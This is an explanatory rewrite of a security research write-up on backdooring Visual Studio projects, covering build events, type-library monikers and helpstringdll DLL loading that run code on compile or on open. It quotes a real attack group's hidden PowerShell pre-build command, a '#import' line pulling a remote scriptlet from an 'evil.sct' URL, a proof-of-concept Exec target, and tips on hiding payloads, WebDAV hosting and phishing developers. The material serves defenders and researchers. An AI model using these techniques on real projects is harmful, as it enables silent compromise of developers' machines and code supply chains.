
- Finding new attack surface: hook COM API methods and interfaces with Rohitab.com's API Monitor and monitor for calls to
LoadTypeLib(Ex)to identify potential attack surface.
What happened, in plain words
Imagine you download a project folder from GitHub, double-click it, and your computer quietly runs someone else's code before you have built or run anything. That is the core of this research. The author, Stan Hegt, shows that a Visual Studio project file can be crafted so that simply opening it, or compiling it, causes code chosen by an attacker to run on your machine.
Visual Studio is Microsoft's program for writing software. It is not just a place to type text: when it opens a project it does many things in the background, such as reading descriptions of reusable software components. Those descriptions are stored in files called type libraries. The author found ways to make those files point at attacker-controlled code, both when the code is compiled and when the project is merely opened.
The research was triggered by a warning message the author kept seeing when opening downloaded projects. It said the project "may have come from a location that is not fully trusted" and "could present a security risk by executing custom build steps". He understood the first part but not the second. This article walks through what that warning really means, why the risk is bigger than it sounds, and how the tricks work, explained from scratch.
The work is also a response to real attacks. Google exposed a campaign that used backdoored Visual Studio projects against security researchers, allegedly by North Korean actors. The author argues those attacks are only the tip of the iceberg, because backdoors can be hidden in much stealthier ways. The post is mostly a write-up of his talk at Nullcon Goa 2020; slides and a video recording are linked from the original.
What you need before trying this
The techniques need no special accounts or permissions. The preconditions are:
- A Windows computer with a Microsoft C++ compiler and Visual Studio installed. The compiler is the program that turns C++ source code into a runnable program, and it calls a Windows function called
LoadTypeLibbehind the scenes. Visual Studio itself loads type libraries that a project refers to. - A way to create or edit a type library. You can build one with a programming interface called
ICreateTypeLib(2), or edit a saved binary file with a hex editor (a tool that shows and changes the raw bytes of a file). - For the compile-time trick, somewhere to host a malicious script file, because the technique takes a web address.
- For the open-time trick, a malicious DLL (a Windows library file full of code) plus a type library that points at it through an attribute called
helpstringdll.
Useful references named in the post are the Inside COM+ book, available online with a detailed chapter on type libraries; The Unofficial TypeLib Data Format Specification by TheirCorp; a TypeLib decompiler; a 010 editor script based on that specification; and Rohitab.com's API Monitor, a tool for watching calls between programs.
How the author found it
The starting point was a warning message the author often saw when opening a downloaded Visual Studio project.
The message says the project file "may have come from a location that is not fully trusted" and "could present a security risk by executing custom build steps". The first part was easy: the repository came from GitHub. The second part, what the "security risk" actually meant, was not clear. The conclusion now is that just opening, not compiling, a specially crafted project file can get you compromised.
The popular real-world method: custom build events
Looking at various samples found in the wild, the author concludes that abusing custom build events is by far the most popular way to backdoor a Visual Studio project. Build events are a legitimate, documented Visual Studio feature. As the name suggests, they run when code is built or compiled. The following excerpt from a project file was used in a 2021 series of targeted attacks on security researchers by a group called ZINC, allegedly tied to North Korea:
<PreBuildEvent>
  <Command>
    powershell -executionpolicy bypass -windowstyle hidden if(([system.environment]::osversion.version.major -eq 10) -and [system.environment]::is64bitoperatingsystem -and (Test-Path x64\Debug\Browse.VC.db)){rundll32 x64\Debug\Browse.VC.db,ENGINE_get_RAND 7am1cKZAEb9Nl1pL 4201 }
  </Command>
</PreBuildEvent>
<Command>and</Command>wrap the actual command to run.powershellstarts PowerShell, Windows' built-in scripting shell.-windowstyle hiddenkeeps the window out of sight, so the user sees nothing.if(([system.environment]::osversion.version.major -eq 10)checks that the operating system's major version is 10.-and [system.environment]::is64bitoperatingsystemchecks that it is a 64-bit system.-and (Test-Path x64\Debug\Browse.VC.db)checks that a particular database file exists in the project's build output folder.
Microsoft described this as "an innovative technique to gain execution", but the author notes there are far stealthier ways to hide a backdoor in code or in a project file. The rest of the article is about those.
Step 1: the #import directive and type libraries
C++ code can use a preprocessor directive called #import. A preprocessor directive is an instruction handled before the real compilation begins. #import is completely different from #include: #include pulls in header files (files that declare things the code uses), while #import refers to a type library.
Type libraries describe interfaces in the Component Object Model, or COM. COM is Microsoft's long-standing system that lets separate programs and components talk to each other, a bit like standardised plugs and sockets so that parts from different makers fit together. An interface is a list of methods (actions) that an object promises to support. Interfaces are implemented as virtual tables, usually shortened to vtables: arrays of function pointers, where each entry is the address of a function. Think of a vtable as a printed menu where each dish has a page number pointing to the recipe.
A COM client, meaning a program that wants to use a COM object, can learn what an interface looks like in two common ways:
- IDispatch interface ("late binding"): an interface that a COM server object may implement so that client programs can call its methods dynamically at run time, rather than at compile time when all methods and argument types must already be known. This is how scripting languages such as PowerShell and JScript work with COM. It carries significant overhead and performance penalties, because everything is looked up while the program runs.
- Interface definitions ("early binding"): COM interfaces can be defined in C++ using abstract classes and pure virtual functions, which the compiler turns into vtables. But how do other programming languages learn about an interface at compile time? Microsoft's answer is type libraries, a proprietary file format that allows early binding.
Type libraries are a Microsoft proprietary binary file format. Normally you write Interface Definition Language (IDL), a text language for describing interfaces, and compile it into binary form with the MIDL compiler. The result can live in a separate .tlb file or be embedded as a resource inside an executable (.exe or .dll). The example below, taken from the Inside COM+ book, can be compiled into a type library:
[ object, uuid(10000001-0000-0000-0000-000000000001) ]
interface ISum : IUnknown
{
    HRESULT Sum(int x, int y, [out, retval] int* retval);
}

[ uuid(10000003-0000-0000-0000-000000000001) ]
library Component
{
    importlib("stdole32.tlb");
    interface ISum;

    [ uuid(10000002-0000-0000-0000-000000000001) ]
    coclass InsideCOM
    {
        interface ISum;
    }
};
Line by line:
- A UUID is a long number written in groups, used to name things without collisions.
interface ISum : IUnknowndeclares an interface calledISumthat builds onIUnknown, the base interface every COM interface inherits from.HRESULT Sum(int x, int y, [out, retval] int* retval);declares one method,Sum, which takes two integers and returns a result through a pointer marked as an output and return value.HRESULTis the standard COM return type that reports success or failure.[ uuid(10000003-0000-0000-0000-000000000001) ]gives the library its own unique identifier.library Componentstarts the library block, which groups the interface and the class.importlib("stdole32.tlb");pulls in another type library, here the standard one.interface ISum;lists the interface inside the library.[ uuid(10000002-0000-0000-0000-000000000001) ]gives the class its unique identifier.coclass InsideCOMdeclares a COM class, a concrete object that can be created, namedInsideCOM.interface ISum;says the class supports theISuminterface.
Because the format is proprietary, Microsoft provides a function called LoadTypeLib in OleAut32.dll as part of the Windows API to load it. An API is a published set of functions that programs can call, like a restaurant menu of dishes the kitchen will make for you. This function is exactly what a Microsoft C++ compiler calls behind the scenes when it finds a #import directive in your code.
The format was reverse engineered by TheirCorp with help from ReactOS code (ReactOS is an open-source reimplementation of Windows) and is documented in The Unofficial TypeLib Data Format Specification. A decompiler and a 010 editor script are available too.
Step 2: memory corruption through a malicious type library
In a 2015 talk at CanSecWest, Yang Yu (@tombkeeper) disclosed how an undocumented field called "Reserved7" in the type library format is used as a vtable offset in a function called RegisterTypeLib() in OleAut32.dll. An offset is a distance used to pick an entry from a list. Since vtables are arrays of function pointers, tampering with this offset can make an entry point at arbitrary code, and that code then gets called.
Yang Yu reported this to Microsoft in 2009 and the answer was "won't fix"; the author verified this was still the case when writing in March 2023. In practice, exploiting it on modern systems is very hard because of anti-exploit mechanisms such as ASLR, DEP and CFG. These are defences that randomise where code sits in memory and mark memory as non-executable, among other things. There is an alternative that does not rely on memory corruption and allows reliable abuse of LoadTypeLib(): monikers.
Step 3: abusing monikers through LoadTypeLib
Microsoft's documentation for LoadTypeLib contains a very interesting remark: if the szFile argument is not a stand-alone type library or embedded as a resource, the file name argument is parsed into a moniker.
https://docs.microsoft.com/en-us/windows/win32/api/oleauto/nf-oleauto-loadtypelib
A moniker, in COM, is a way of naming and connecting to a COM object using a display name written as text in the form "ProgID:parameters". A ProgID is a short friendly name for a component. MkParseDisplayName() in Ole32.dll reads that display name and hands back a pointer to an IMoniker interface, and a following call to IMoniker::BindToObject connects to the object. A useful comparison is a phone book: the name is looked up, and the call is placed.
The moniker of interest points at a Windows Script Component, a component that runs script files. It is available under the class identifier (CLSID, a unique ID for a component) 06290BD3-48AA-11D2-8432-006008C3FBFC and through the ProgIDs "script" and "scriptlet". It is implemented by scrobj.dll as an in-process COM server, meaning it runs inside the calling program, and it takes a URL to a scriptlet as a parameter. A stringified example would be "script:https://outflank.nl/evil.sct".
This means a backdoored source file could contain a line such as #import "script:https://outflank.nl/evil.sct". When the code is compiled, the compiler would pass that text as the szFile parameter to LoadTypeLib(), which would invoke the scriptlet moniker and load the malicious script. It is a neat way to backdoor code, but anyone reading the code would spot it easily, so the next step hides the moniker string.
Step 4: hiding the moniker inside a nested type library
Type library nesting hides the evil moniker from the backdoored source. The idea is to create a type library that references another type library, where that reference is actually a moniker string. One way is to create a new type library programmatically with the ICreateTypeLib(2) interface, then call ICreateTypeInfo::AddRefTypeInfo to reference another type library using a pattern that is easy to find in memory, such as "AAAAAAAAAAAAAAAAAAAA ... AAAAAAAAAAAAAAAAAAAAAA.tlb". Then an in-memory edit before saving the binary, or a hex editor after saving, replaces the referenced type library with the evil moniker.
This trick was first demonstrated by James Forshaw (@tiraniddo) in his exploit for CVE-2017-0213. A CVE is a public identifier for a known vulnerability.
Step 5: triggering the chain at compile time
With the nested type library in place, a line such as #import "EvilTypeLib.tlb" in C++ code triggers the following chain when the code is compiled:
- Microsoft's C++ compiler (its preprocessor) meets the
#importdirective and loads the referenced type library throughLoadTypeLib(). LoadTypeLib()finds a reference to another type library inside the first one. That nested reference is actually a stringified scriptlet moniker.MkParseDisplayName()parses the moniker string and then binds a Windows Script Component object throughIMoniker::BindToObject().- The Script Component object loads the malicious script file, which can be hosted on any website.
Step 6: triggering the chain when code is only viewed
The next question is whether the backdoor can fire when the code is merely viewed, instead of waiting for the target to compile it. An IDE (integrated development environment) is not just a text editor. That is what separates Visual Studio from VS Code, which is a text editor. When Visual Studio loads a project, all kinds of actions happen in the background.
The easiest way to get code execution when a project loads is to put these XML lines in the project file:
<Target Name="GetFrameworkPaths">
  <Exec Command="calc.exe"/>
</Target>
Line by line:
<Exec Command="calc.exe"/>runs a command, in this case the Windows calculator. In a real attack this would be any program the attacker wants.</Target>closes the target.
Such a backdoor would be trivial to spot by anyone reviewing the project file before opening it. A different Visual Studio feature hides the backdoor much better while still firing when the code is opened. To use it, you need to understand how the Properties Window of Visual Studio works under the hood. The Properties Window is the panel that shows settings for the selected item.
As documented, the Properties Window fills its properties using information from a type library through the ITypeInfo interface, and for this it calls ITypeInfo::GetDocumentation(). Those properties may come from a DLL that exports a DLLGetDocumentation method, for example to support localisation (showing text in different languages). That DLL can be named in a type library through the helpstringdll attribute. Here is an example in IDL:
[   uuid(10000002-0000-0000-0000-000000000001),
    version(1.0),
    helpstringcontext(103),
    helpstringdll("helpstringdll.dll") ]

library ComponentLib
{
    … yadayadayada …
};
Line by line:
uuid(10000002-0000-0000-0000-000000000001)gives the library its unique identifier.version(1.0)sets the version number.helpstringdll("helpstringdll.dll")names the DLL that supplies the help strings. This is the line an attacker abuses: point it at a malicious DLL and it will be loaded.library ComponentLibstarts the library block, and the ellipsis stands for the rest of the contents.
The Properties Window uses any type libraries named in the COMFileReference XML tag in a Visual Studio project file.
An example excerpt from a project file:
…

<COMFileReference Include="files\helpstringdll.tlb">
     <EmbedInteropTypes>True</EmbedInteropTypes>
</COMFileReference>

…
Line by line:
<COMFileReference Include="files\helpstringdll.tlb">tells Visual Studio to use a type library file at that path. The path could point at a remote location such as WebDAV, a way of mounting web storage as a folder.</COMFileReference>closes the entry.
The full chain for running arbitrary code when a Visual Studio project file is opened is:
- When the project file opens, Visual Studio loads all type libraries named in
COMFileReferencetags. - The Properties Window reads the
HelpstringDLLattributes from all those type libraries. - The malicious DLL is loaded through
LoadLibrary()and its exported functionDLLGetDocumentation()is called, which can run malicious code.
So just opening a Visual Studio file triggers the malicious code.
Why it works
The compile-time chain works because of a design decision: LoadTypeLib parses its szFile argument into a moniker when the argument is not a stand-alone type library or embedded as a resource, so a type library reference can resolve to a scriptlet URL. The open-time chain relies on the Properties Window loading type libraries named in COMFileReference tags and resolving helpstringdll attributes through LoadLibrary() and DLLGetDocumentation(). The undocumented "Reserved7" field being used as a vtable offset in RegisterTypeLib() is a separate weakness that Microsoft declined to fix in 2009 and still declined at the time of writing.
Microsoft's response to the open-time attack is that this is intended behaviour and won't fix. During communications a Microsoft representative reiterated that "code should be considered untrusted unless the developer opening it knows the source", which is why the warning message appears for downloaded code. That warning only appears if a project file is tagged with mark-of-the-web (MOTW), a marker Windows adds to files downloaded from the internet. git clone does not set MOTW, so in practice the warning can be missing.
What the impact is
From a red teamer's perspective, the vector may be interesting for targeting developers in spear phishing attacks, where a convincing message lures someone into opening a file. Visual Studio project files are not in Outlook's blocked extensions list, the list of attachment types Outlook refuses to open, and referenced paths for type libraries and DLLs may be on WebDAV, so the whole payload can be a single project file.
The vector also allows moving from a compromised code repository to a compromised developer workstation, which is useful if a GitHub or GitLab account is taken over in a red teaming operation. Alternatively, a watering hole attack could be set up around a fake GitHub project: a watering hole is a site attackers rig so that visitors get infected. The memory corruption route through "Reserved7" is much harder to exploit on modern systems because of ASLR, DEP and CFG, which is why the moniker route matters for reliability.
What the fix is
Microsoft's position is that the open-time behaviour is intended and won't fix, and the "Reserved7" issue was answered with "won't fix" in 2009 and remained so in March 2023. The practical mitigation is the one Microsoft states: treat code as untrusted unless the developer opening it knows the source. The warning message is the control for downloaded code, but it depends on mark-of-the-web being set, and git clone does not set it. The author points to a separate blog post on evading MOTW for attackers, which underlines that the warning alone is not a reliable barrier.
Other places to look
- Other IDEs that support COM: most IDEs that support COM have to deal with type libraries. The MS Office VBA editor and engine is one example; the author identified CVE-2020-0760, a remote code execution vulnerability via type library abuse in Microsoft Office, to be described in a future post.
- Reverse engineering tools: IDA Pro's COM plugin, OLE Viewer and NirSoft DLL Export Viewer have been confirmed to be exploitable via type libraries. The author says such tools should only be used on untrusted objects from a sandbox.
- Other software: the FileInfo plugin of Total Commander ("F3") loads type libraries, and the 16 year old CVE-2007-2216 in Internet Explorer hints that attack vectors may still exist in software supporting ActiveX, an older Microsoft technology for running components in the browser.
- Finding new attack surface: hook COM API methods and interfaces with Rohitab.com's API Monitor and watch for calls to
LoadTypeLib(Ex)to identify potential attack surface. Hooking here means intercepting calls so you can see them.
Glossary
- API: a published set of functions that one program offers so other programs can call it.
- ASLR: a defence that randomises where code and data sit in memory, making attacks harder.
- ActiveX: an older Microsoft technology for running components inside applications and browsers.
- Build event: a legitimate Visual Studio feature that runs commands before or after a build.
- CFG: Control Flow Guard, a Windows defence that restricts where a program may jump to.
- CLSID: a unique identifier for a COM component.
- COM: Component Object Model, Microsoft's system for components to talk to each other.
- COMFileReference: a project file tag that names a type library for Visual Studio to use.
- CVE: a public identifier for a known vulnerability.
- DEP: Data Execution Prevention, a defence that marks memory as non-executable.
- DLL: a Windows library file containing code that programs can load and call.
- DLLGetDocumentation: a function a DLL can export to supply help text for a type library.
- Early binding: learning an interface's methods at compile time, using a type library.
- helpstringdll: a type library attribute naming a DLL that supplies help strings.
- Hex editor: a tool that shows and edits the raw bytes of a file.
- IDE: integrated development environment, a program for writing, building and debugging software.
- IDL: Interface Definition Language, a text language for describing COM interfaces.
- IDispatch: a COM interface that lets clients call methods dynamically at run time.
- IMoniker: a COM interface representing a named reference to an object.
- Interface: a list of methods an object promises to support.
- ITypeInfo: a COM interface that exposes information about a type library.
- Late binding: looking up an interface's methods while the program runs, rather than at compile time.
- LoadLibrary: a Windows function that loads a DLL into a running program.
- LoadTypeLib: a Windows function that loads a type library.
- Mark-of-the-web (MOTW): a marker Windows adds to files downloaded from the internet.
- MIDL: Microsoft's compiler that turns IDL into a binary type library.
- Moniker: a COM way of naming and connecting to an object using a text display name.
- ProgID: a short friendly name for a COM component.
- Red team: a group that tests defences by simulating attacks.
- Scriptlet: a Windows Script Component, a script file that can be loaded as a COM object.
- Spear phishing: a targeted message that lures a specific person into opening something harmful.
- Type library: a Microsoft binary file format describing COM interfaces.
- UUID: a long unique identifier written in groups.
- Vtable: an array of function pointers used to implement interfaces.
- Watering hole: a website rigged by attackers so that visitors get infected.
- WebDAV: a way of mounting web storage as a folder on your computer.
- ZINC: the name given to a group behind the 2021 attacks described in the post.




